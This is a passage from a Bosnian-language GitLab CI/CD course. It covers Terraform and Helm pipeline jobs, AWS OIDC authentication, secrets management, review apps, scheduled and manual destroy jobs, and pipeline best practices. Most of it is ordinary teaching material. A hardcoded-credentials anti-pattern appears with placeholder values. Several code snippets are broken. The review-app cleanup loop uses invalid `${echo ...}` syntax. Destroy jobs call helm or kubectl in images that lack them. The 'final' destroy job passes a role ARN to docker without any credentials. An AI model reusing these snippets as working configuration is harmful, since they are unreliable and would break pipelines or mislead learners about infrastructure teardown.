  stage: tf-plan
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  script:
    - terraform init -backend-config="bucket=$TF_STATE_BUCKET"
    - terraform plan -out=tfplan -no-color 2>&1 | tee plan.txt
    - |
      # Postavi plan output kao MR komentar
      PLAN=$(cat plan.txt)
      curl --request POST \
        --header "PRIVATE-TOKEN: $GITLAB_TOKEN" \
        --data "body=\\`\\`\\`\\`n${PLAN}\\`\\`\\`\\`" \
        "$CI_API_V4_URL/projects/$CI_PROJECT_ID/merge_requests/$CI_MERGE_REQUEST_IID/notes"
  artifacts:
    paths:
      - tfplan
    expire_in: 1 day
  rules:
    - if: $CI_MERGE_REQUEST_IID
```

Plan output kao MR komentar znači: reviewer vidi točno šta će se promijeniti u AWS-u **bez ulaska u CI log**. Ovo je ključno za efikasan review.

Na merge u main: apply

```
terraform:apply:
  stage: tf-apply
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  script:
    - terraform init -backend-config="bucket=$TF_STATE_BUCKET"
    - terraform apply -auto-approve
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
```

Manuelni destroy job

```
terraform:destroy:dev:
  stage: destroy
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  when: manual
  script:
    - terraform init -backend-config="bucket=$TF_STATE_BUCKET"
    - terraform destroy -auto-approve
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
```

GitLab predefinisani Terraform templates

GitLab nudi gotove template-e koje možeš uključiti:

```
include:
  - template: Terraform/Base.gitlab-ci.yml

variables:
  TF_ROOT: ${CI_PROJECT_DIR}/terraform
  TF_STATE_NAME: default
```

Template automatski kreira `validate`, `plan`, `apply`, `destroy` jobove. Korisno za početak, ali za project-A pišemo vlastite da razumijemo šta se dešava.

AWS autentifikacija: OIDC (ne access keys)

Nikad ne stavljaš AWS access keys u GitLab varijable kao `AWS_ACCESS_KEY_ID`. Ključevi mogu curiti, ne rotiraju se automatski, vezani su za korisnika.

OIDC (OpenID Connect) znači: **GitLab se autentifikuje u AWS bez secrets**. GitLab dobija token koji AWS direktno verifikuje.

```
variables:
  AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN

id_tokens:
  AWS_OIDC_TOKEN:
    aud: https://gitlab.com

before_script:
  - >
    export $(printf "AWS_ACCESS_KEY_ID=%s AWS_SECRET_ACCESS_KEY=%s AWS_SESSION_TOKEN=%s"
      $(aws sts assume-role-with-web-identity
        --role-arn $AWS_ROLE_ARN
        --role-session-name "GitLabCI-${CI_JOB_ID}"
        --web-identity-token $AWS_OIDC_TOKEN
        --duration-seconds 3600
        --query 'Credentials.[AccessKeyId,SecretAccessKey,SessionToken]'
        --output text))
```

U AWS-u: IAM Role s trust policy koji dopušta `gitlab.com` OIDC provider-u da assume-a ulogu. Svaki environment (dev/staging/prod) ima vlastitu IAM rolu s minimalnim permisijama.

State lock u CI: šta ako pipeline padne usred apply-a

Terraform koristi **state lock** — dok `apply` radi, drugi procesi ne mogu mijenjati state. Ako pipeline padne (timeout, runner crash), lock ostaje.

Rješenje: 1. `terraform force-unlock LOCK_ID` — manuelni job u pipeline-u 2. Ili direktno u S3/DynamoDB gdje je state pohranjen

Za project-A: S3 bucket za state + DynamoDB za locking (Terraform preporučeni setup):

```
terraform {
  backend "s3" {
    bucket      = "project-a-tf-state"
    key         = "dev/terraform.tfstate"
    region     = "eu-central-1"
    dynamodb_table = "project-a-tf-locks"
    encrypt     = true
  }
}
```

Kompletan terraform stage u .gitlab-ci.yml

```
.terraform_base:
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  before_script:
    - cd $TF_DIR
    - terraform init -backend-config="bucket=$TF_STATE_BUCKET"
      -backend-config="key=$TF_STATE_KEY"

terraform:validate:
  extends: .terraform_base
  stage: tf-plan
  script:
    - terraform validate
  rules:
    - if: $CI_MERGE_REQUEST_IID
    - if: $CI_COMMIT_BRANCH == "main"

terraform:plan:dev:
  extends: .terraform_base
  stage: tf-plan
  variables:
    TF_DIR: terraform/environments/dev
    TF_STATE_KEY: dev/terraform.tfstate
    AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN
  script:
    - terraform plan -no-color | tee plan.txt
  artifacts:
    paths: [plan.txt]
    expire_in: 1 day

terraform:apply:dev:
  extends: .terraform_base
  stage: tf-apply
  variables:
    TF_DIR: terraform/environments/dev
    TF_STATE_KEY: dev/terraform.tfstate
    AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN
  script:
    - terraform apply -auto-approve
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
```

Veza sa project-A

Infrastruktura za project-A (EKS cluster, VPC, RDS ako dodaš, Route53 records) — sve kreira i briše Terraform kroz pipeline. Niko nema `terraform apply` na laptopu. Svaka infra promjena je commit, reviewovana, auditovana.

Source: `10-gitlab-pipelines-advanced/04-helm-deploy-u-pipeline.md`

04 — Helm deploy u pipeline-u

Teorija

Helm deploy u CI/CD znači: svaki deployment je **reproducibilan, auditovan i rollbackabilan**. `helm upgrade --install` je idempotentna operacija — možeš je pokrenuti 10 puta sa istim rezultatom. To je idealno za pipeline.

Zašto Helm kao Docker image u pipeline-u

`image: alpine/helm:3.14` — koristimo Helm unutar Docker kontejnera u CI.

Prednosti: - Ista verzija Helm-a na svakom runneru, uvijek - Nema instalacije na runner mašini - Lako mijenjati verziju: samo promijeni tag - Konzistentno sa pravilom projekta: sve kao Docker kontejner

Kubeconfig u CI

Da bi Helm mogao komunicirati s K8s clusterom, treba mu `kubeconfig`.

Kubeconfig **ne ide u repo**. Ide kao GitLab CI/CD Variable, tipa File, base64 enkodiran.

```
# Encode lokalno:
cat ~/.kube/config | base64 -w 0

# Postavi u GitLab:
# Settings → CI/CD → Variables
# Key: KUBE_CONFIG_DEV
# Type: Variable (ili File)
# Value: <base64 string>
# Protect: yes
# Mask: yes (ako File type ne podržava mask, koristi Variable type)
```

U job skripti:

```
before_script:
  - mkdir -p ~/.kube
  - echo $KUBE_CONFIG_DEV | base64 -d > ~/.kube/config
  - chmod 600 ~/.kube/config
```

Deploy pattern za project-A

```
deploy:dev:
  stage: deploy
  image: alpine/helm:3.14
  environment:
    name: dev
    url: https://app.dev.firma.com
  before_script:
    - mkdir -p ~/.kube
    - echo $KUBE_CONFIG_DEV | base64 -d > ~/.kube/config
  script:
    - >
      helm upgrade --install helloworld ./helm/helloworld
      --namespace helloworld-dev
      --create-namespace
      -f helm/helloworld/values/dev.yaml
      --set image.tag=$CI_COMMIT_SHORT_SHA
      --wait
      --timeout 5m
      --atomic
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
```

Objašnjenje svake opcije:

- `upgrade --install` — ako release postoji, upgrade; ako ne, install. Idempotentno.
- `--namespace helloworld-dev` — svaki environment ima vlastiti namespace.
- `--create-namespace` — kreira namespace ako ne postoji.
- `-f values/dev.yaml` — environment-specifične vrijednosti (replicas, resources, ingress host).
- `--set image.tag=$CI_COMMIT_SHORT_SHA` — točna verzija image-a za ovaj commit.

- `--wait` — čeka da svi Podovi budu Ready prije nego job završi.
- `--timeout 5m` — max 5 minuta čekanja. Ako nije Ready za 5 min, job faila.
- `--atomic` — ako deployment faila (timeout, crash), automatski rollback na prethodnu verziju.

`--atomic` je ključan za production safety: nikad ne ostavljaš broken deployment.

`--wait` i `--timeout`: zašto su neophodni

Bez `--wait`, Helm job završi čim K8s prihvati manifeste — ali Pod možda još nije startao.

Sa `--wait`, Helm čeka da su svi Podovi, Deploymenti i Stateful seti u `Ready` stanju. Ako job završi uspješno, znamo da aplikacija **stvarno radi**, ne samo da su manifesti prihvaćeni.

`--timeout 5m` sprečava da job visi beskonačno ako postoji problem (pogrešan image tag, nedovoljan CPU/memory, imagePullBackOff). Nakon 5 minuta, job faila s greškom.

Rollback u pipeline-u

Opcija 1 — automatski (preporučeno): `--atomic` u helm deploy jobu.

Opcija 2 — manuelni rollback job:

```
rollback:dev:
  stage: deploy
  image: alpine/helm:3.14
  when: manual
  before_script:
    - echo $KUBE_CONFIG_DEV | base64 -d > ~/.kube/config
  script:
    - helm rollback helloworld --namespace helloworld-dev
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
```

Opcija 3 — re-run deploy job iz starijeg pipeline-a (pogledaj `01-pipeline-strategija.md`).

Smoke test posle deploja

Deploy job koji završi uspješno ne garantuje da **aplikacija odgovara na HTTP zahtjeve**. Smoke test to provjerava:

```
verify:dev:
  stage: verify
  image: curlimages/curl:latest
  script:
    - sleep 10 # daj LoadBalanceru da ažurira
    - curl -f --max-time 30 https://app.dev.firma.com/
    - curl -f --max-time 30 https://app.dev.firma.com/health
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
```

`-f` flag: curl vraća non-zero exit code ako HTTP response nije 2xx ili 3xx. Ako zdravstveni check faila, pipeline faila i tim prima notifikaciju.

Values fajlovi po environmentu

```
helm/helloworld/  
Chart.yaml  
values.yaml      # defaultne vrijednosti  
values/  
  dev.yaml        # dev overrides  
  staging.yaml     # staging overrides  
  prod.yaml       # prod overrides
```

values/dev.yaml primjer:

```
replicaCount: 1  
ingress:  
  host: app.dev.firma.com  
resources:  
  requests:  
    cpu: 100m  
    memory: 64Mi
```

values/prod.yaml primjer:

```
replicaCount: 3  
ingress:  
  host: app.firma.com  
resources:  
  requests:  
    cpu: 500m  
    memory: 256Mi
```

Ista Helm chart, različite konfiguracije po environmentu.

Veza sa project-A

Svaki push na `main` pokreće `deploy:dev` i `deploy:staging` jobove. Oba koriste isti Helm chart iz `./helm/helloworld/`, ali različite values fajlove. `--set image.tag=$CI_COMMIT_SHORT_SHA` garantuje da je deployovan točno onaj image koji je buildan u istom pipeline-u — ne neki stariji, ne `latest`.

Source: `10-gitlab-pipelines-advanced/05-secrets-i-variables.md`

05 — Secrets i variables

Teorija

Secrets su najčešći izvor sigurnosnih incidenata u CI/CD. Jedan exposed AWS key u GitHub/GitLab logu = kompromitovana infrastruktura. Pravilno upravljanje secretima nije opcija — to je osnova.

Zašto nikad secrets direktno u .gitlab-ci.yml

```
# POGREŠNO — nikad ovako  
script:  
  - AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE terraform apply  
  - kubectl --token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTJ5IiwiaWF0IjOiMTUxMjM0NTY3fQ get pods
```

`.gitlab-ci.yml` je u repou. Svako ko ima pristup repou — ili ikad bude imao — vidi key. Git historija pamti sve. Čak i ako odmah obrišeš commit, key je bio izložen.

GitLab CI/CD Variables: tipovi

Settings → CI/CD → Variables

Tip	Opis	Primjena
Variable	Obični string	URL-ovi, nazivi bucketa
File	Sadržaj se upisuje u temp fajl	kubeconfig, SSL certifikati
Masked	Vrijednost se ne prikazuje u logovima	passwords, tokens
Protected	Dostupna samo u protected branches/tags	prod credentials

Kombinuješ ih: production kubeconfig je `File + Protected + Masked`.

Scoping: project, group, environment

Project scope — varijabla je dostupna samo u jednom projektu.

Group scope — varijabla je dostupna svim projektima u GitLab grupi. Korisno za dijeljene credentials (npr. Slack webhook URL koji koriste svi projekti).

Environment scope — varijabla se koristi samo kad job deploja u specifični environment:

```
KUBE_CONFIG → dev → base64 kubeconfig za dev EKS cluster
KUBE_CONFIG → staging → base64 kubeconfig za staging EKS cluster
KUBE_CONFIG → prod → base64 kubeconfig za prod EKS cluster
```

Isti naziv `KUBE_CONFIG`, GitLab automatski ubrizgava pravu vrijednost na osnovu `environment: name:` u job definiciji.

AWS credentials: OIDC (preporučeno)

Pogledaj `03-terraform-u-pipeline.md` za detaljan OIDC setup.

Za varijable: postavi samo `AWS_ROLE_ARN` kao GitLab varijablu, scoped po environmentu:

```
DEV_AWS_ROLE_ARN → arn:aws:iam::111111111111:role/GitLabCI-Dev
STAGING_AWS_ROLE_ARN → arn:aws:iam::222222222222:role/GitLabCI-Staging
PROD_AWS_ROLE_ARN → arn:aws:iam::333333333333:role/GitLabCI-Prod
```

Nikad `AWS_ACCESS_KEY_ID` i `AWS_SECRET_ACCESS_KEY` ako možeš izbjeći.

Kubeconfig: File type variable

```
# Encode kubeconfig za dev cluster
cat dev-kubeconfig.yaml | base64 -w 0
```

U GitLab:

```
Key: KUBE_CONFIG_DEV
Type: Variable
Value: <base64 output>
Mask: yes
Protect: yes (samo za protected branches)
Environment scope: dev
```

U `.gitlab-ci.yml`:

```
before_script:
  - mkdir -p ~/.kube
  - echo "$KUBE_CONFIG_DEV" | base64 -d > ~/.kube/config
  - chmod 600 ~/.kube/config
```

Zašto base64? Kubeconfig je multi-line YAML. GitLab masked variables ne podržavaju multi-line vrijednosti direktno. Base64 ga pretvara u jedan string.

Registry credentials: automatski dostupni

GitLab automatski eksponira credentials za vlastiti Container Registry:

```
$CI_REGISTRY          → registry.gitlab.com
$CI_REGISTRY_USER      → gitlab-ci-token
$CI_REGISTRY_PASSWORD  → automatski generirani job token
$CI_REGISTRY_IMAGE     → registry.gitlab.com/group/project
```

```
build:
  script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
    - docker build -t $CI_REGISTRY_IMAGE:$CI_COMMIT_SHORT_SHA .
    - docker push $CI_REGISTRY_IMAGE:$CI_COMMIT_SHORT_SHA
```

Nema manuelnog postavljanja registry credentials u GitLab Variables.

Secrets u K8s: Terraform kreira Secret iz GitLab variable

Aplikacija u K8s koja treba secret (npr. database password) ne čita ga iz environment varijable pipeline-a. Terraform kreira K8s Secret iz vrijednosti koja je u GitLab varijabli:

```
resource "kubernetes_secret" "db_password" {
  metadata {
    name      = "helloworld-secrets"
    namespace = "helloworld-dev"
  }
  data = {
    DB_PASSWORD = var.db_password
  }
}
```

Varijabla `var.db_password` dolazi iz Terraform varijable, koja se postavlja u pipeline-u:

```
script:
  - terraform apply -var="db_password=$DB_PASSWORD_DEV" -auto-approve
```

`DB_PASSWORD_DEV` je GitLab varijabla, masked, protected, scoped za dev environment.

Checklista za secrets management u project-A

- [] Nikakvi secrets u `.gitlab-ci.yml`
- [] AWS: OIDC umjesto access keys
- [] Kubeconfig: File/Variable, base64, masked, protected
- [] Registry: koristi automatske `$CI_REGISTRY_*` varijable
- [] Aplikacijski secrets: Terraform kreira K8s Secrets iz GitLab variables
- [] Production varijable: protected scope, dostupne samo na `main` i tagovima
- [] Rotacija: dokumentiraj kada i kako rotirati svaki secret

AI workflow

Tražiti Claude da napravi rotacijski plan za secrets:

“Imam sljedeće secrets u GitLab CI/CD: AWS OIDC role ARN, kubeconfig za 3 clustera, Slack webhook, database password. Napravi rotacijski plan — koliko često rotirati svaki, koji je rizik ako ga ne rotiraš, i kako procedure izgledaju za svaki tip.”

Veza sa project-A

Za project-A minimalni set varijabli u GitLab:

```
KUBE_CONFIG_DEV      → Variable, masked, protected, scope: dev
KUBE_CONFIG_STAGING  → Variable, masked, protected, scope: staging
KUBE_CONFIG_PROD     → Variable, masked, protected, scope: prod
DEV_AWS_ROLE_ARN     → Variable, scope: dev
STAGING_AWS_ROLE_ARN → Variable, scope: staging
PROD_AWS_ROLE_ARN    → Variable, scope: prod
SLACK_WEBHOOK_URL    → Variable, masked (group level – dijeli sa svim projektima)
```

Svaka varijabla ima jasnu svrhu, scope i nivo zaštite.

Source: `10-gitlab-pipelines-advanced/06-review-apps-dinamicki-envs.md`

06 — Review Apps i dinamički environments

Teorija

Review App je **automatski deployment svakog MR-a na vlastiti URL**. Tester, PM ili tech lead može vidjeti feature u akciji, ne u opisu teksta MR-a — nego klikne link i vidi živu aplikaciju. Merge decision se donosi na osnovu stvarnog ponašanja, ne procjene.

Zašto review apps mijenjaju workflow

Bez review apps: 1. Developer mergea MR 2. Deploya na dev 3. Tester testira na dev-u (koji može imati još 3 druge neterminirane features) 4. Bug nađen — novi MR, čekanje, ...

Sa review apps: 1. MR je otvoren → review app je odmah tu, na svom URL-u, izolovano 2. Tester testira bez buke od ostalih features 3. PM vidi šta se mijenja vizualno, ne čitajući kod 4. Merge se radi kad svi zadovoljni 5. Review app se automatski briše

Kako radi: review:deploy job

```
review:deploy:
  stage: deploy
  image: alpine/helm:3.14
  environment:
    name: review/$CI_MERGE_REQUEST_IID
    url: https://mr-$CI_MERGE_REQUEST_IID.dev.firma.com
    on_stop: review:stop
    auto_stop_in: 3 days
  before_script:
    - echo $KUBE_CONFIG_DEV | base64 -d > ~/.kube/config
  script:
    - >
      helm upgrade --install helloworld-mr-$CI_MERGE_REQUEST_IID
      ./helm/helloworld
      --namespace helloworld-mr-$CI_MERGE_REQUEST_IID
      --create-namespace
      -f helm/helloworld/values/dev.yaml
      --set image.tag=$CI_COMMIT_SHORT_SHA
      --set ingress.host=mr-$CI_MERGE_REQUEST_IID.dev.firma.com
      --wait --timeout 5m --atomic
  rules:
    - if: $CI_MERGE_REQUEST_IID
```

Ključne tačke: - `environment: name: review/$CI_MERGE_REQUEST_IID` — svaki MR ima vlastiti named environment - `url:` — GitLab prikazuje klikabilni link direktno u MR panelu - `on_stop: review:stop` — koja job briše environment kad se MR zatvori - `auto_stop_in: 3 days` — automatski stop ako se zaboravi otvoreni MR - `--set ingress.host=...` — override host za ovaj specifični MR - `--namespace helloworld-mr-$CI_MERGE_REQUEST_IID` — potpuna izolacija od ostalih MR-ova

Dynamic URL: kako radi routing

Za `mr-42.dev.firma.com` da radi, potreban je wildcard DNS record:

```
*.dev.firma.com → CNAME → <EKS ALB hostname>
```

Kubernetes Ingress s wildcard će matchati sve subdomene. Ili Terraform kreira individual CNAME za svaki MR (čistiji, ali sporiji):

```
resource "aws_route53_record" "review_app" {
  zone_id = var.hosted_zone_id
  name     = "mr-${var.mr_id}.dev.firma.com"
  type     = "CNAME"
  ttl      = 60
  records  = [var.alb_hostname]
}
```

Wildcard opcija je brža za review apps — DNS record postoji permanentno, Ingress pravilo odlučuje koji namespace/service servira koji hostname.

review:stop job — cleanup

```
review:stop:
  stage: destroy
  image: alpine/helm:3.14
  environment:
    name: review/$CI_MERGE_REQUEST_IID
    action: stop
  when: manual
  variables:
    GIT_STRATEGY: none
  before_script:
    - echo $KUBE_CONFIG_DEV | base64 -d > ~/.kube/config
  script:
    - helm uninstall helloworld-mr-$CI_MERGE_REQUEST_IID
      --namespace helloworld-mr-$CI_MERGE_REQUEST_IID || true
    - kubectl delete namespace helloworld-mr-$CI_MERGE_REQUEST_IID || true
  rules:
    - if: $CI_MERGE_REQUEST_IID
      when: manual
```

`action: stop` — govori GitLab-u da ovaj job terminira environment. `when: manual` — job se može pokrenuti manuelno ili automatski kad se MR zatvori (GitLab to radi). `GIT_STRATEGY: none` — ne trebamo kod za destroy, samo kubectl/helm. `|| true` — tolerišemo slučaj kada namespace/release već nisu tu.

Šta kreira review env: detaljan flow

Kad se push na feature branch koji ima otvoreni MR:

1. **build job** — gradi Docker image, pushuje u registry sa tagom `$CI_COMMIT_SHORT_SHA`
2. **review:deploy job** (paralelno s testovima ili nakon, ovisno o konfiguraciji):
3. Helm deploy u novi namespace `helloworld-mr-42`
4. Ingress s hostom `mr-42.dev.firma.com`
5. GitLab prikazuje u MR panelu: `View app` → link na `https://mr-42.dev.firma.com`
6. Tester klikne, vidi feature

Opciono (za kompleksnije setupove): Terraform job kreira Route53 CNAME record za ovaj MR.

Šta briše review env (on_stop flow)

Kad se MR mergea ili zatvori:

1. GitLab automatski okida job naveden u `on_stop:` (koji je `review:stop`)
2. `helm uninstall` — uklanja sve K8s resurse u namespaceu
3. `kubectl delete namespace` — čisti namespace
4. (Opciono) Terraform destroy za Route53 record
5. GitLab Environment status: “Stopped”

`auto_stop_in: 3 days` — ako MR ostane otvorena 3 dana bez aktivnosti, GitLab stopira environment automatski (čak i ako `review:stop` nije manuelno pokrenut).

Veza sa project-A

Za project-A, review apps su idealne za demonstraciju pipeline sposobnosti:

1. Napravi MR koji mijenja naslov u `index.html` iz “Hello World” u “Zdravo Svijete”
2. Pipeline automatski builda i deploja na `mr-5.dev.firma.com`
3. Vidiš promjenu bez da ijedan od ostalih environment-a ima tu promjenu
4. Merge → review app se briše → dev i staging dobijaju novu verziju automatski

Ovo je dokaz da pipeline radi end-to-end.

Source: `10-gitlab-pipelines-advanced/07-destroy-pipeline.md`

07 — Destroy pipeline

Teorija

Destroy pipeline je **prva klasa citizen** u DevOps projektu. Infrastruktura koja se ne može uredno obrisati je infrastruktura koja košta novac i stvara sigurnosne rizike tokom vikenda. Destroy mora biti testiran, dokumentovan i što jednostavniji za pokretanje.

Zašto destroy mora biti u pipeline-u

Lokalni `terraform destroy` ima iste probleme kao i lokalni `terraform apply`: nije auditovan, zavisi od lokalnog statea, credentials moraju biti na laptopu.

Destroy kroz pipeline: - Auditovan: vidiš ko je pokrenuo i kada - Siguran: koristi iste OIDC credentials kao apply - Redoslijed: pipeline osigurava da se Helm briše prije Terraforma - Zaštićen: destroy za prod zahteva approval

Manuelni destroy job u pipeline-u

```
destroy:dev:
  stage: destroy
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  when: manual
  environment:
    name: dev
    action: stop
  before_script:
    - echo $KUBE_CONFIG_DEV | base64 -d > ~/.kube/config
  script:
    - # Korak 1: Helm uninstall
    - helm uninstall helloworld --namespace helloworld-dev || true
    - kubectl delete namespace helloworld-dev || true
    - # Korak 2: Terraform destroy
    - cd terraform/environments/dev
    - terraform init -backend-config="bucket=$TF_STATE_BUCKET"
    - terraform destroy -auto-approve
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
      when: manual
```

Redoslijed je bitan: **Helm briše K8s resurse**, zatim **Terraform briše infrastrukturu**. Ako obrneš redoslijed, Terraform pokuša obrisati EKS node group dok su Pods aktivni — može hangati ili failovati.

Zaštita: destroy za prod zahteva approval

Produkcija ne smije biti obrisana bez eksplicitnog approval-a:

1. GitLab UI → Settings → CI/CD → Protected Environments
2. Dodaj `prod` kao protected environment
3. Postavi required approvers (senior engineer ili team lead)


```
destroy:prod:
  stage: destroy
  when: manual
  environment:
    name: prod
    action: stop
  rules:
    - if: $CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/
      when: manual
```

Čak i sa `when: manual`, protected environment zahteva drugi korak odobrenja. Dvostruka zaštita: niko ne može slučajno obrisati prod.

Scheduled destroy za dev

Razvojni clusteri ne trebaju raditi 24/7. Svaki petak navečer: destroy. Svaki ponedjeljak ujutro: pipeline kreira sve iznova (`terraform apply`).

```
destroy:scheduled:dev:
  stage: destroy
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  script:
    - helm uninstall helloworld --namespace helloworld-dev || true
    - cd terraform/environments/dev
    - terraform init -backend-config="bucket=$TF_STATE_BUCKET"
    - terraform destroy -auto-approve
  rules:
    - if: $CI_PIPELINE_SOURCE == "schedule"
      variables:
        DESTROY_TARGET: dev
```

GitLab Schedules (Settings → CI/CD → Schedules):

```
Cron: 0 23 * * 5    → Svaki petak u 23:00
Branch: main
Variables: DESTROY_TARGET=dev
```

Za dynamic review envs, scheduled destroy svake večeri u 23:00:

```
destroy:scheduled:review-apps:
  stage: destroy
  script:
    - |
      # Pronadi sve namespaceove koji počinju s helloworld-mr-
      for ns in $(kubectl get namespaces -o name | grep helloworld-mr-); do
        helm uninstall helloworld-${echo $ns | cut -d/ -f2} -n ${echo $ns | cut -d/ -f2} || true
        kubectl delete $ns || true
      done
  rules:
    - if: $CI_PIPELINE_SOURCE == "schedule"
      variables:
        DESTROY_TARGET: review-apps
```

“Nuclear” destroy: cijeli cluster

Poseban, maksimalno zaštićen job za brisanje EKS clustera i sve infrastrukture:

```

destroy:nuclear:
  stage: destroy
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  when: manual
  allow_failure: false
  environment:
    name: nuclear
    action: stop
  script:
    - echo "PAŽNJA: Brisanje kompletne infrastrukture za $TARGET_ENV!"
    - cd terraform/environments/$TARGET_ENV
    - terraform init -backend-config="bucket=$TF_STATE_BUCKET"
    - terraform destroy -auto-approve -target=module.eks
    - terraform destroy -auto-approve # ostatak infrastrukture
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
      when: manual

```

`nuclear` environment u GitLab je protected sa striktnim approverima. Ovo je “break glass” procedura — koristi se za čišćenje projekta ili sandbox reseta.

Praktičan `destroy:dev` job YAML (finalna verzija)

```

destroy:dev:
  stage: destroy
  image: alpine:3.19
  when: manual
  environment:
    name: dev
    action: stop
  before_script:
    - apk add --no-cache curl bash
    - curl -LO https://dl.k8s.io/release/v1.28.0/bin/linux/amd64/kubectl
    - chmod +x kubectl && mv kubectl /usr/local/bin/
    - mkdir -p ~/.kube
    - echo "$KUBE_CONFIG_DEV" | base64 -d > ~/.kube/config
  script:
    - echo "=== Korak 1: Helm uninstall ==="
    - helm uninstall helloworld --namespace helloworld-dev --wait || true
    - kubectl delete namespace helloworld-dev --wait=true || true
    - echo "=== Korak 2: Terraform destroy ==="
    - docker run --rm
      -e AWS_ROLE_ARN=$DEV_AWS_ROLE_ARN
      -v $(pwd)/terraform:/terraform
      hashicorp/terraform:1.7 -chdir=/terraform/environments/dev
      destroy -auto-approve
    - echo "=== Destroy kompletiran ==="
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
      when: manual

```

Veza sa project-A

Tokom učenja, `destroy` je tvoj prijatelj — kreira i briši infrastrukturu slobodno. EKS cluster košta čak i kad nema workloada (node instancee su tu). Scheduled destroy + scheduled create (ponedjeljak ujutro) štedi 60-70% troškova za dev environment koji se koristi samo radnim danima.

Napravi naviku: svaki put kad završiš lab sesiju → pokreni `destroy:dev` job.

Source: 10-gitlab-pipelines-advanced/08-best-practices.md

08 — Pipeline best practices

Teorija

Dobro napisan pipeline je **dokumentacija koja se izvršava**. Čitaš `.gitlab-ci.yml` i razumiješ: koje korake projekt ima, koji su kritični, gdje može failovati i što se dešava u svakom scenariju. Loš pipeline je crna kutija iz koje niko ne razumije izlaz.

Pipeline kao dokumentacija

Stage i job nazivi trebaju biti čitljivi, a ne tehničke skracenice:

```
# Loše
stages: [b, t, d]
j1:
  stage: b
  script: docker build .

# Dobro
stages:
  - build
  - test
  - deploy
  - verify

build:docker-image:
  stage: build
  script:
    - docker build -t $IMAGE_NAME:$CI_COMMIT_SHORT_SHA .
```

Kad pipeline faila u “build:docker-image”, odmah znaš gdje je problem. Kad faila u “j1”, moraš čitati kod da shvatiš što je to.

Fail fast: linting i staticka analiza na početku

Daj programeru feedback u prvih 2 minuta, ne nakon 15 minuta:

```
stages:
  - lint      # 1-2 minute, ne zahteva Docker build
  - build     # 3-5 minuta
  - test      # paralelno, 2-5 minuta
  - deploy
  - verify

lint:yaml:
  stage: lint
  image: cytopia/yamllint:1.26
  script:
    - yamllint .gitlab-ci.yml helm/

lint:dockerfile:
  stage: lint
  image: hadolint/hadolint:latest-alpine
  script:
    - hadolint Dockerfile

lint:terraform:
  stage: lint
  image: hashicorp/terraform:1.7
  script:
    - terraform fmt -check -recursive
    - terraform validate
```

Grješka u Dockerfileu ili Terraformu → feedback za 60 sekundi, ne 15 minuta.

Paralelizacija: neovisni jobovi u istom stage-u

Jobovi u istom stage-u teku **paralelno** (po defaultu, ako ima dostupnih runnera).

```
test:
  stage: test
  script:
    - npm test
    - trivy image $IMAGE_NAME # security scan – zašto je ovo u istom jobu?

# Bolje: dva neovisna joba koji teku paralelno
test:unit:
  stage: test
  script:
    - npm test

test:security-scan:
  stage: test
  script:
    - trivy image $IMAGE_NAME
```

Ako test:unit traje 2 minute i test:security-scan traje 3 minute, paralelno = 3 minute. Sekvencijalno = 5 minuta. Na 20 jobova, razlika je ogromna.

Artifacts retention: ne čuvaj sve zauvijek

```
build:docker-image:
  artifacts:
    paths:
      - build/
    expire_in: 1 hour    # samo za sljedeći stage, ne treba duže

terraform:plan:
  artifacts:
    paths:
      - terraform/tfplan
    expire_in: 1 day     # reviewer ima 24h da odobri

test:coverage:
  artifacts:
    reports:
      coverage_report:
        coverage_format: cobertura
        path: coverage/cobertura-coverage.xml
    expire_in: 1 week    # korisno za trending, ali ne zauvijek
```

GitLab storage nije beskonačan. Artifacts koji nikad ne expiraju akumuliraju se.

Runner tags: specijalizirani runneri za heavy jobs

```
build:docker-image:
  tags:
    - docker          # runner s Docker daemon-om

deploy:prod:
  tags:
    - restricted      # runner koji ima pristup prod networkingu
    - kubernetes      # runner unutar K8s clusteru

test:gpu:
  tags:
    - gpu             # runner s GPU za ML jobove
```

Bez tagova, job može ići na bilo koji runner. Za sigurnosno-osjetljive jobove (prod deploy) koristi specijalizirane, izolovane runnere.

DRY: reference, extends, include

`extends`: naslijedi konfiguraciju od drugog joba

```

.deploy_base:
  image: alpine/helm:3.14
  before_script:
    - echo "$KUBE_CONFIG" | base64 -d > ~/.kube/config

deploy:dev:
  extends: .deploy_base
  variables:
    KUBE_CONFIG: $KUBE_CONFIG_DEV
  environment:
    name: dev

deploy:staging:
  extends: .deploy_base
  variables:
    KUBE_CONFIG: $KUBE_CONFIG_STAGING
  environment:
    name: staging

```

`include: uvuci .gitlab-ci.yml` iz drugog fajla ili projekta

```

include:
  - local: '.gitlab/ci/build.yml'
  - local: '.gitlab/ci/deploy.yml'
  - project: 'company/shared-ci'
    file: '/templates/docker-build.yml'
    ref: main

```

Dijeljeni templates u grupi: svi projekti koriste isti build template, centralizovano ažurirani.

Notifikacije: Slack/email na failed pipeline

```

notify:slack:failure:
  stage: .post
  image: curlimages/curl:latest
  when: on_failure
  script:
    - |
      curl -X POST $SLACK_WEBHOOK_URL \
        -H 'Content-type: application/json' \
        --data "{
          \"text\": \"Pipeline failed on branch *$CI_COMMIT_BRANCH* by $GITLAB_USER_NAME\",
          \"attachments\": [{
            \"color\": \"danger\",
            \"text\": \"<$CI_PIPELINE_URL|View Pipeline>\"
          }]
        }"

notify:slack:prod-deployed:
  stage: .post
  when: on_success
  rules:
